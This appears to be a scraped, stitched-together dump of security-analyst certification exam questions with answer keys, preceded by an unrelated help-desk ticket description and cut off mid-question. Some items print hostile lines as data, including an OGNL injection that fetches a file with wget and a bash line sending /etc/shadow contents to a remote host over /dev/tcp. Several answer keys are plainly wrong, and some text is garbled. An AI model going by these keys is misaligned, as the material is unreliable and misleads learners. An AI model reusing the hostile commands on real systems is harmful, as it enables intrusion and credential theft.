The screenshot shows the Enterprise Help Desk System interface with the ticket details for #8675309. The 'Details' panel is expanded, showing the ticket's subject, priority, category, assigned to, and assigned date. It also includes tabs for 'Info', 'Assets', 'Users', and 'Approved Software'. The 'Info' tab is active, displaying the ticket's subject and a description. There are also fields for 'Attachments', 'Issue', and 'Caused by', and a 'Close Ticket' button.

Statuses	Count
New	0
Open	1
On Hold	0
Mgr Review	0
Approved/Closed	0

Priority
Low
Medium
High

Subject	Date	Priority
Michael is reporting that th... #8675309	4/20/2021	High

#8675309	Opened
Priority	High
Category	Technical/ Bug Reports
Assigned To	sample@emailaddress.com
Assigned Date	4/20/2021

**Info** Assets Users Approved Software

Subject: Michael is reporting that the Internet kiosk machine is intermittently freezing and has lagged performance.

Attachments: none

Issue:

Caused by:

Close Ticket



Statures

New0

Open1

On Hold0

Mgr Review0

Approved/Closed0

Priority

Low

Medium

High

Tickets

Subject

Date

Priority

Michael is reporting that th...  
#8675309

4/20/2021

High

Details

#8675309

Opened

Priority

High

Category

Technical/ Bug Reports

Assigned To

sample@emailaddress.com

Assigned Date

4/20/2021

Info

Assets

Users

Approved Software

Host Name

CLI

PC001

>

PC002

>

PC003

>

PC004

>

Close Ticket

Tickets

Subject

Date

Priority

Michael is reporting that th...  
#8675309

4/20/2021

High

Details

#8675309

Opened

Priority

High

Category

Technical/ Bug Reports

Assigned To

sample@emailaddress.com

Assigned Date

4/20/2021

Info

Assets

Users

Approved Software

Host Name

CLI

PC001

>

PC002

>

PC003

>

PC004

>

Close Ticket

PC-002

Agent Status

PC:

PC002

User:

Michael

CPU Use:

24%

Drive:

68GB of 121GB free

Memory:

4096 of 4096 used

Asset Tag #:

P2R0H11



## Question #154

Topic 1

An organization wants to move non-essential services into a cloud computing environment. Management has a cost focus and would like to achieve a recovery time objective of 12 hours. Which of the following cloud recovery strategies would work BEST to attain the desired outcome?

- A. Duplicate all services in another instance and load balance between the instances
- B. Establish a hot site with active replication to another region within the same cloud provider
- C. Set up a warm disaster recovery site with the same cloud provider in a different region
- D. Configure the systems with a cold site at another cloud provider that can be used for failover

**Correct Answer: C**

## Question #155

Topic 1

A threat intelligence analyst has received multiple reports that are suspected to be about the same advanced persistent threat. To which of the following steps in the intelligence cycle would this map?

- A. Dissemination
- B. Analysis
- C. Feedback
- D. Requirements
- E. Collection

**Correct Answer: E**

## Question #156

Topic 1

During an incident investigation, a security analyst acquired a malicious file that was used as a backdoor but was not detected by the antivirus application. After performing a reverse-engineering procedure, the analyst found that part of the code was obfuscated to avoid signature detection. Which of the following types of instructions should the analyst use to understand how the malware was obfuscated and to help deobfuscate it?

- A. MOV
- B. ADD
- C. XOR
- D. SUB
- E. MOVL

**Correct Answer: C**

An organization has several systems that require specific logons. Over the past few months, the security analyst has noticed numerous failed logon attempts followed by password resets. Which of the following should the analyst do to reduce the occurrence of legitimate failed logons and password resets?

- A. Use SSO across all applications
- B. Perform a manual privilege review
- C. Adjust the current monitoring and logging rules
- D. Implement multifactor authentication

**Correct Answer: A**

An application server runs slowly and then triggers a high CPU alert. After investigating, a security analyst finds an unauthorized program is running on the server.

The analyst reviews the application log below.

```
20xx-03-13 05:54:50,523 ajp-bio-8009-exec-10 WARN
((#container=#context['com.opensymphony.xwork2.ActionContext.container']).
(ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(#ognlUtil.getExcludedPackageNames().clear()).
(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))).
(#cmd=/cd /tmp/bcap/; wget hxxp://domain.com/tmp/bcn/xm.zip; ls -la').(#iswin=
(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).
(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start())
```

Which of the following conclusions is supported by the application log?

- A. An attacker was attempting to perform a DoS attack against the server
- B. An attacker was attempting to download files via a remote command execution vulnerability
- C. An attacker was attempting to perform a buffer overflow attack to execute a payload in memory
- D. An attacker was attempting to perform an XSS attack via a vulnerable third-party library

**Correct Answer: C**

A security analyst is reviewing the following requirements for new time clocks that will be installed in a shipping warehouse:

- ☞ The clocks must be configured so they do not respond to ARP broadcasts.
- ☞ The server must be configured with static ARP entries for each clock.

Which of the following types of attacks will this configuration mitigate?

- A. Spoofing
- B. Overflows
- C. Rootkits
- D. Sniffing

**Correct Answer: A**

A security analyst is attempting to utilize the following threat intelligence for developing detection capabilities:

APT X's approach to a target would be sending a phishing email to the target after conducting active and passive reconnaissance. Upon successful compromise, APT X conducts internal reconnaissance and attempts to move laterally by utilizing existing resources. When APT X finds data that aligns to its objectives, it stages and then exfiltrates data sets in sizes that can range from 1GB to 5GB. APT X also establishes several backdoors to maintain a C2 presence in the environment.

In which of the following phases in this APT MOST likely to leave discoverable artifacts?

- A. Data collection/exfiltration
- B. Defensive evasion
- C. Lateral movement
- D. Reconnaissance

**Correct Answer: A**

A security analyst is scanning the network to determine if a critical security patch was applied to all systems in an enterprise. The organization has a very low tolerance for risk when it comes to resource availability. Which of the following is the BEST approach for configuring and scheduling the scan?

- A. Make sure the scan is credentialed, covers all hosts in the patch management system, and is scheduled during business hours so it can be terminated if it affects business operations.
- B. Make sure the scan is uncredentialed, covers all hosts in the patch management system, and is scheduled during off-business hours so it has the least impact on operations.
- C. Make sure the scan is credentialed, has the latest software and signature versions, covers all hosts in the patch management system, and is scheduled during off-business hours so it has the least impact on operations.
- D. Make sure the scan is credentialed, uses a limited plugin set, scans all host IP addresses in the enterprise, and is scheduled during off-business hours so it has the least impact on operations.

**Correct Answer: D**

During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user:

```
Line 1 logger keeping track of my activity
Line 2 tail -1 /vvar/log/syslog
Line 3 lvextend -L +50G /dev/volgl/secret
Line 4 rm -rf1 /tmp/DFt5Gsd3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

**Correct Answer:** *B*



A security analyst is probing a company's public-facing servers for vulnerabilities and obtains the following output:

```
Nmap scan report for upload.company.com (124.45.23.105)
Host is up (0.000061s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
21/tcp open ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxr-srwt 2 1170 924 2048 Jul 19 18:48 incoming [NSE: writable]

Nmap scan report for www.company.com (124.45.23.108)
Host is up (0.000061s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
80/tcp open http syn-ack
| http-brute:
| Accounts:
| user:user - Valid credentials
|_ Statistics: Performed 123 guesses in 1 seconds, average tps: 123
| http-slowloris:
| Vulnerable:
| the DoS attack took +3m15s
| with 502 concurrent connections
|_ and 445 sent queries

Nmap scan report for filter.company.com (124.45.23.112)
Host is up (0.000061s latency).
Not shown: 999 closed ports
PORT STATE SERVICE VERSION
445/tcp open SMB
Host script results:
| smb-vuln-cve2009-3103:
| SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
| State: VULNERABLE
| IDs: CVE:CVE-2019-2104
| Error in the SMBv2 protocol implementation in srv.sys in Microsoft Windows
| Server 2016 allows remote attackers to execute arbitrary code or crash
| the system
|_ Disclosure date: 2019-09-27
```

Which of the following changes should the analyst recommend FIRST?

- A. Implement File Transfer Protocol Secure on the upload server
- B. Disable anonymous login on the web server
- C. Configure firewall changes to close port 445 on 124.45.23.112
- D. Apply a firewall rule to filter the number of requests per second on port 80 on 124.45.23.108

**Correct Answer: D**

While reviewing log files, a security analyst uncovers a brute-force attack that is being performed against an external webmail portal. Which of the following would be BEST to prevent this type of attack from being successful?

- A. Create a new rule in the IDS that triggers an alert on repeated login attempts
- B. Implement MFA on the email portal using out-of-band code delivery
- C. Alter the lockout policy to ensure users are permanently locked out after five attempts
- D. Leverage password filters to prevent weak passwords on employee accounts from being exploited
- E. Configure a WAF with brute-force protection rules in block mode

**Correct Answer:** C

A security analyst reviews SIEM logs and detects a well-known malicious executable running in a Windows machine. The up-to-date antivirus cannot detect the malicious executable. Which of the following is the MOST likely cause of this issue?

- A. The malware is fileless and exists only in physical memory
- B. The malware detects and prevents its own execution in a virtual environment
- C. The antivirus does not have the malware's signature
- D. The malware is being executed with administrative privileges

**Correct Answer:** D

A security engineer is reviewing security products that identify malicious actions by users as part of a company's insider threat program. Which of the following is the MOST appropriate product category for this purpose?

- A. SCAP
- B. SOAR
- C. UEBA
- D. WAF

**Correct Answer:** B



A large organization wants to move account registration services to the cloud to benefit from faster processing and elasticity. Which of the following should be done FIRST to determine the potential risk to the organization?

- A. Establish a recovery time objective and a recovery point objective for the systems being moved
- B. Calculate the resource requirements for moving the systems to the cloud
- C. Determine recovery priorities for the assets being moved to the cloud-based systems
- D. Identify the business processes that will be migrated and the criticality of each one
- E. Perform an inventory of the servers that will be moving and assign priority to each one

**Correct Answer: D**

A security analyst is reviewing the following DNS logs as part of security-monitoring activities:

```
FROM 192.168.1.20 A www.google.com 67.43.45.22
FROM 192.168.1.20 AAA www.google.com 2006:67:AD:1FAB::102
FROM 192.168.1.43 A www.mail.com 193.56.221.99
FROM 192.168.1.2 A www.company.com 241.23.22.11
FROM 192.168.1.211 A www.uewiryfajfcbfaerwfj.com 32.56.32.122
FROM 192.168.1.106 A www.whatsmyip.com 102.45.33.53
FROM 192.168.1.93 AAA www.nbc.com 2002:10:976::1
FROM 192.168.1.78 A www.comptia.org 122.10.31.87
```

Which of the following MOST likely occurred?

- A. The attack used an algorithm to generate command and control information dynamically
- B. The attack attempted to contact www.google.com to verify Internet connectivity
- C. The attack used encryption to obfuscate the payload and bypass detection by an IDS
- D. The attack caused an internal host to connect to a command and control server

**Correct Answer: D**

A security analyst is required to stay current with the most recent threat data and intelligence reports. When gathering data, it is MOST important for the data to be:

- A. proprietary and timely
- B. proprietary and accurate
- C. relevant and deep
- D. relevant and accurate

**Correct Answer: D**

As a proactive threat-hunting technique, hunters must develop situational cases based on likely attack scenarios derived from the available threat intelligence information. After forming the basis of the scenario, which of the following may the threat hunter construct to establish a framework for threat assessment?

- A. Critical asset list
- B. Threat vector
- C. Attack profile
- D. Hypothesis

**Correct Answer:** D

Employees of a large financial company are continuously being infected by strands of malware that are not detected by EDR tools. Which of the following is the BEST security control to implement to reduce corporate risk while allowing employees to exchange files at client sites?

- A. MFA on the workstations
- B. Additional host firewall rules
- C. VDI environment
- D. Hard drive encryption
- E. Network access control
- F. Network segmentation

**Correct Answer:** C

An executive assistant wants to onboard a new cloud-based product to help with business analytics and dashboarding. Which of the following would be the BEST integration option for this service?

- A. Manually log in to the service and upload data files on a regular basis
- B. Have the internal development team script connectivity and file transfers to the new service
- C. Create a dedicated SFTP site and schedule transfers to ensure file transport security
- D. Utilize the cloud product's API for supported and ongoing integrations

**Correct Answer:** D

A security analyst received a series of antivirus alerts from a workstation segment, and users reported ransomware messages. During lessons-learned activities, the analyst determines the antivirus was able to alert to abnormal behavior but did not stop this newest variant of ransomware. Which of the following actions should be taken to BEST mitigate the effects of this type of threat in the future?

- A. Enabling sandboxing technology
- B. Purchasing cyber insurance
- C. Enabling application blacklisting
- D. Installing a firewall between the workstations and Internet

**Correct Answer:** A

A bad actor bypasses authentication and reveals all records in a database through an SQL injection. Implementation of which of the following would work BEST to prevent similar attacks in the future?

- A. Strict input validation
- B. Blacklisting
- C. SQL patching
- D. Content filtering
- E. Output encoding

**Correct Answer:** A

A cybersecurity analyst is dissecting an intrusion down to the specific techniques and wants to organize them in a logical manner. Which of the following frameworks would BEST apply in this situation?

- A. Pyramid of Pain
- B. MITRE ATT&CK
- C. Diamond Model of Intrusion Analysis
- D. CVSS v3.0

**Correct Answer:** B

An organization used a third party to conduct a security audit and discovered several deficiencies in the cybersecurity program. The findings noted many external vulnerabilities that were not caught by the vulnerability scanning software, numerous weaknesses that allowed lateral movement, and gaps in monitoring that did not detect the activity of the auditors. Based on these findings, which of the following would be the BEST long-term enhancement to the security program?

- A. Quarterly external penetration testing
- B. Monthly tabletop scenarios
- C. Red-team exercises
- D. Audit exercises

**Correct Answer: D**

An information security analyst on a threat-hunting team is working with administrators to create a hypothesis related to an internally developed web application.

The working hypothesis is as follows:

- ☞ Due to the nature of the industry, the application hosts sensitive data associated with many clients and is a significant target.
- ☞ The platform is most likely vulnerable to poor patching and inadequate server hardening, which expose vulnerable services.
- ☞ The application is likely to be targeted with SQL injection attacks due to the large number of reporting capabilities within the application.

As a result, the systems administrator upgrades outdated service applications and validates the endpoint configuration against an industry benchmark. The analyst suggests developers receive additional training on implementing identity and access management, and also implements a WAF to protect against SQL injection attacks. Which of the following BEST represents the technique in use?

- A. Improving detection capabilities
- B. Bundling critical assets
- C. Profiling threat actors and activities
- D. Reducing the attack surface area

**Correct Answer: D**

A security analyst working in the SOC recently discovered instances in which hosts visited a specific set of domains and IPs and became infected with malware.

Which of the following is the MOST appropriate action to take in this situation?

- A. Implement an IPS signature for the malware and update the blacklisting for the associated domains and IPs
- B. Implement an IPS signature for the malware and another signature request to block all the associated domains and IPs
- C. Implement a change request to the firewall setting to not allow traffic to and from the IPs and domains
- D. Implement an IPS signature for the malware and a change request to the firewall setting to not allow traffic to and from the origin IPs subnets and second-level domains

**Correct Answer: D**

The help desk notified a security analyst that emails from a new email server are not being sent out. The new email server was recently added to the existing ones. The analyst runs the following command on the new server:

```
nslookup -type=txt exampledomain.org
..
"v=spf1 ip4:72.56.48.0/28 -all"
...
```

Given the output, which of the following should the security analyst check NEXT?

- A. The DNS name of the new email server
- B. The version of SPF that is being used
- C. The IP address of the new email server
- D. The DMARC policy

**Correct Answer: A**

Which of the following should a database administrator implement to BEST protect data from an untrusted server administrator?

- A. Data deidentification
- B. Data encryption
- C. Data masking
- D. Data minimization

**Correct Answer: B**

A forensic analyst took an image of a workstation that was involved in an incident. To BEST ensure the image is not tampered with, the analyst should use:

- A. hashing
- B. backup tapes
- C. a legal hold
- D. chain of custody

**Correct Answer: D**

An organization wants to mitigate against risks associated with network reconnaissance. ICMP is already blocked at the firewall; however, a penetration testing team has been able to perform reconnaissance against the organization's network and identify active hosts. An analyst sees the following output from a packet capture:

```
192.168.2.3 (eth0 192.168.2.3): NO FLAGS are set, 40 headers + 0 data bytes  
len=46 ip=192.168.2.3 ttl=64 id=12345 sport=0 flags=RA seq=0 win=0 rtt=0 4ms
```

Which of the following phrases from the output provides information on how the testing team is successfully getting around the ICMP firewall rule?

- A. flags=RA indicates the testing team is using a Christmas tree attack
- B. ttl=64 indicates the testing team is setting the time to live below the firewall's threshold
- C. 0 data bytes indicates the testing team is crafting empty ICMP packets
- D. NO FLAGS are set indicates the testing team is using hping

**Correct Answer: D**

A security analyst is investigating malicious traffic from an internal system that attempted to download proxy avoidance as identified from the firewall logs, but the destination IP is blocked and not captured. Which of the following should the analyst do?

- A. Shut down the computer
- B. Capture live data using Wireshark
- C. Take a snapshot
- D. Determine if DNS logging is enabled
- E. Review the network logs

**Correct Answer: D**

An organization is assessing risks so it can prioritize its mitigation actions. Following are the risks and their probability and impact:

Risk	Probability of occurrence	Cost of occurrence
A	50%	\$120,000
B	10%	\$300,000
C	20%	\$100,000
D	80%	\$50,000

Which of the following is the order of priority for risk mitigation from highest to lowest?

- A. A, B, C, D
- B. A, D, B, C
- C. B, C, A, D
- D. C, B, D, A
- E. D, A, C, B

**Correct Answer: B**

The Chief Information Officer (CIO) of a large healthcare institution is concerned about all machines having direct access to sensitive patient information. Which of the following should the security analyst implement to BEST mitigate the risk of sensitive data exposure?

- A. A cloud access service broker system
- B. NAC to ensure minimum standards are met
- C. MFA on all workstations
- D. Network segmentation

**Correct Answer: D**

A Chief Information Security Officer (CISO) is concerned developers have too much visibility into customer data. Which of the following controls should be implemented to BEST address these concerns?

- A. Data masking
- B. Data loss prevention
- C. Data minimization
- D. Data sovereignty

**Correct Answer: A**

A security analyst is supporting an embedded software team. Which of the following is the BEST recommendation to ensure proper error handling at runtime?

- A. Perform static code analysis
- B. Require application fuzzing
- C. Enforce input validation
- D. Perform a code review

**Correct Answer: B**

Which of the following MOST accurately describes an HSM?

- A. An HSM is a low-cost solution for encryption
- B. An HSM can be networked based or a removable USB
- C. An HSM is slower at encrypting than software
- D. An HSM is explicitly used for MFA

**Correct Answer: B**



A company is moving from the use of web servers hosted in an internal datacenter to a containerized cloud platform. An analyst has been asked to identify indicators of compromise in the containerized environment. Which of the following would BEST indicate a running container has been compromised?

- A. A container from an approved software image has drifted
- B. An approved software orchestration container is running with root privileges
- C. A container from an approved software image has stopped responding
- D. A container from an approved software image fails to start

**Correct Answer:** A

A cybersecurity analyst is investigating a potential incident affecting multiple systems on a company's internal network. Although there is a negligible impact to performance, the following symptoms are present on each of the affected systems:

- ☞ Existence of a new and unexpected svchost.exe process
- ☞ Persistent, outbound TCP/IP connections to an unknown external host with routine keep-alives transferred
- ☞ DNS query logs showing successful name resolution for an Internet-resident dynamic DNS domain

If this situation remains unresolved, which of the following will MOST likely occur?

- A. The affected hosts may participate in a coordinated DDoS attack upon command
- B. An adversary may leverage the affected hosts to reconfigure the company's router ACLs
- C. Key files on the affected hosts may become encrypted and require ransom payment for unlock
- D. The adversary may attempt to perform a man-in-the-middle attack

**Correct Answer:** A

Massivelog.log has grown to 40GB on a Windows server. At this size, local tools are unable to read the file, and it cannot be moved off the virtual server where it is located. Which of the following lines of PowerShell script will allow a user to extract the last 10,000 lines of the log for review?

- A. `tail -10000 Massivelog.log > extract.txt`
- B. `info tail n -10000 Massivelog.log | extract.txt;`
- C. `get content './Massivelog.log' -Last 10000 | extract.txt`
- D. `get-content './Massivelog.log' -Last 10000 > extract.txt;`

**Correct Answer:** D

Which of the following are components of the intelligence cycle? (Choose two.)

- A. Collection
- B. Normalization
- C. Response
- D. Analysis
- E. Correction
- F. Dissension

**Correct Answer:** *AD*

A financial institution's business unit plans to deploy a new technology in a manner that violates existing information security standards. Which of the following actions should the Chief Information Security Officer (CISO) take to manage any type of violation?

- A. Enforce the existing security standards and controls
- B. Perform a risk analysis and qualify the risk with legal
- C. Perform research and propose a better technology
- D. Enforce the standard permits

**Correct Answer:** *B*

SIMULATION -

You are a cybersecurity analyst tasked with interpreting scan data from Company A's servers. You must verify the requirements are being met for all of the servers and recommend changes if you find they are not.

The company's hardening guidelines indicate the following:

- ⌘ TLS 1.2 is the only version of TLS running.
- ⌘ Apache 2.4.18 or greater should be used.
- ⌘ Only default ports should be used.

INSTRUCTIONS -

Using the supplied data, record the status of compliance with the company's guidelines for each server.

The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for issues based ONLY on the hardening guidelines provided.

Part 1

Scan Data	Compliance Report
<div>AppServ1AppServ2AppServ3AppServ4</div> <pre>root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443  HTTP/1.1 200 OK Date: Wed, 26 Jun 2019 21:15:15 GMT Server: Apache/2.4.48 (CentOS) Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT ETag: "13520-58c407930177d" Accept-Ranges: bytes Content-Length: 79136 Vary: Accept-Encoding Cache-Control: max-age=3600 Expires: Wed, 26 Jun 2019 22:15:15 GMT Content-Type: text/html  root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443  Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT  Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68) Host is up (0.042s latency). rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com PORT      STATE SERVICE 443/tcp   open  https   ssl-enum-ciphers:     TLSv1.2:       ciphers:         TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong         TLS_RSA_WITH_AES_128_CBC_SHA - strong         TLS_RSA_WITH_AES_128_GCM_SHA256 - strong         TLS_RSA_WITH_AES_256_CBC_SHA - strong         TLS_RSA_WITH_AES_256_GCM_SHA384 - strong       compressors:         NULL  _  least strength: strong  Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds  root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com  Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT  Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68) Host is up (0.15s latency). rDNS record for 10.21.4.68: appsrv1.fictionalorg.com PORT      STATE SERVICE 80/tcp    open  http 443/tcp   open  https  Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds</pre>	<p>Fill out the following report based on your analysis of the scan data.</p> <div><input type="checkbox"/> AppServ1 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ2 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ3 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ4 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ1 is using Apache 2.4.18 or greater</div> <div><input type="checkbox"/> AppServ2 is using Apache 2.4.18 or greater</div> <div><input type="checkbox"/> AppServ3 is using Apache 2.4.18 or greater</div> <div><input type="checkbox"/> AppServ4 is using Apache 2.4.18 or greater</div>

```
root@INFOSEC:~# curl --head appsrv2.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp    open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.1:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_ least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv2.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv2.fictionalorg.com (10.21.4.69)
Host is up (0.15s latency).
rDNS record for 10.21.4.69: appsrv2.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp    open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater



```
root@INFOSEC:~# curl --head appsrv3.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp    open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.1:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_ least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv3.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv3.fictionalorg.com (10.21.4.70)
Host is up (0.15s latency).
rDNS record for 10.21.4.70: appsrv3.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp    open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater

## Part 1

### Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv4.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv4.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv4.fictionalorg.com (10.21.4.71)
Host is up (0.042s latency).
rDNS record for 10.21.4.71: inaddrArpa.fictionalorg.com
PORT      STATE SERVICE
443/tcp    open  https
| TLSv1.2:
|   ciphers:
|     TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|     TLS_RSA_WITH_AES_128_CBC_SHA - strong
|     TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|     TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|   compressors:
|     NULL
|_ least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv4.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT
Nmap scan report for appsrv4.fictionalorg.com (10.21.4.71)
Host is up (0.15s latency).
rDNS record for 10.21.4.71: appsrv4.fictionalorg.com
PORT      STATE SERVICE
80/tcp     open  http
443/tcp    open  https
8675/ssh   open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

### Compliance Report

Fill out the following report based on your analysis of the scan data.

- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater

## Part 2

### Scan Data

AppServ1 AppServ2 AppServ3 AppServ4



### Configuration Change Recommendations

Add recommendation for AppSrv1

Server

AppSrv1  
AppSrv2  
AppSrv3  
AppSrv4

Service

Apache Version  
HTTPD Security  
SSH  
TELNET  
MySQL

Config Change

Upgrade Version  
Restrict To TLS 1.2  
Remove or Disable  
Move to Port 443  
Move to Port 22

**Correct Answer:** *Part 1 Answer:*

Check on the following:

AppServ1 is only using TLS.1.2 -

AppServ4 is only using TLS.1.2 -

AppServ1 is using Apache 2.4.18 or greater

AppServ3 is using Apache 2.4.18 or greater

AppServ4 is using Apache 2.4.18 or greater

Part 2 answer:

AppSrv1 λ€" SSH λ€" Restrict to TLS 1.2

AppSrv2 λ€" Apache Version λ€" Upgrade Version

AppSrv3 λ€" SSH λ€" Restrict to TLS 1.2

AppSrv4 λ€" SSH λ€" Move to Port 22



An organization is experiencing issues with emails that are being sent to external recipients. Incoming emails to the organization are working fine. A security analyst receives the following screenshot of an email error from the help desk:

```
